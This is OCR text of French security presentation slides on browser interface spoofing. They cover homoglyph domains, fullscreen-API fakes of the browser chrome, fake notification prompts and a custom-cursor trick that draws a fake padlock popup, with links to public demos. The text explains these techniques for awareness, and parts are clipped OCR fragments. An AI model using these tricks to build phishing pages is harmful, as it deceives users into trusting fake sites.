
Des caractères Unicode qui “ressemblent” à un caractère commun, faisant passer un site pour un autre.



`Google.com != google.com`

FULLSCREEN

API qui permet de mettre tout élément HTML en plein écran (pas seulement une vidéo).
Un power-user ne se laissera pas tromper, mais la grande majorité peut tomber dans le panneau.





http://feross.org/html5-fullscreen-api-attack/

Karl Yeurl
@karlyeurl

Beware: these balloons requesting notification access are legit ONLY if they cross the URL border. It is spam otherwise.


À l'origine en anglais






LE CURSEUR PEUT SORTIR
DE LA ZONE DE SÉCURITÉ

http://benjaminbenben.com/cursory-hack/


cursory hack
cursory hack
Paramètres
Sécurisé https://jameshfisher.github.io/cursory-hack/
www.google.co.uk
Your connection to this site is private.
Details
Cookies
9 from this site, 12 from other sites
Permissions
Location: Allowed by you
Camera: Ask by default
img#popout | 331×577
Hel
he padlock in the URL bar! Click the
For the ori
What's go
viewport!!
can change
great idea f
(p.s. lookin
can change the cursor to an arbitrary image (of size 128px by 128px). This ima
ovely people. I can convince you that this page is encrypted by putting a padlo
ture is, hopefully this page should demonstrate to the-browser-makers-that-be
C'EST UNE IMAGE, PAS UNE
INFORMATION FIABLE DU NAVIGATEUR
Elements Console Sources Network Profiles Timeline Application Security Audits AdBlock
Styles Computed Event Listeners DOM Breakpoints
<img id="popout" src="popout.png" style="width: 331px;
height: 577px; top: 0px; left: 70px; display: inline;
element.style {
width: 331px;
https://jameshfisher.github.io/cursory-hack/


CONFIDENTIALITÉ

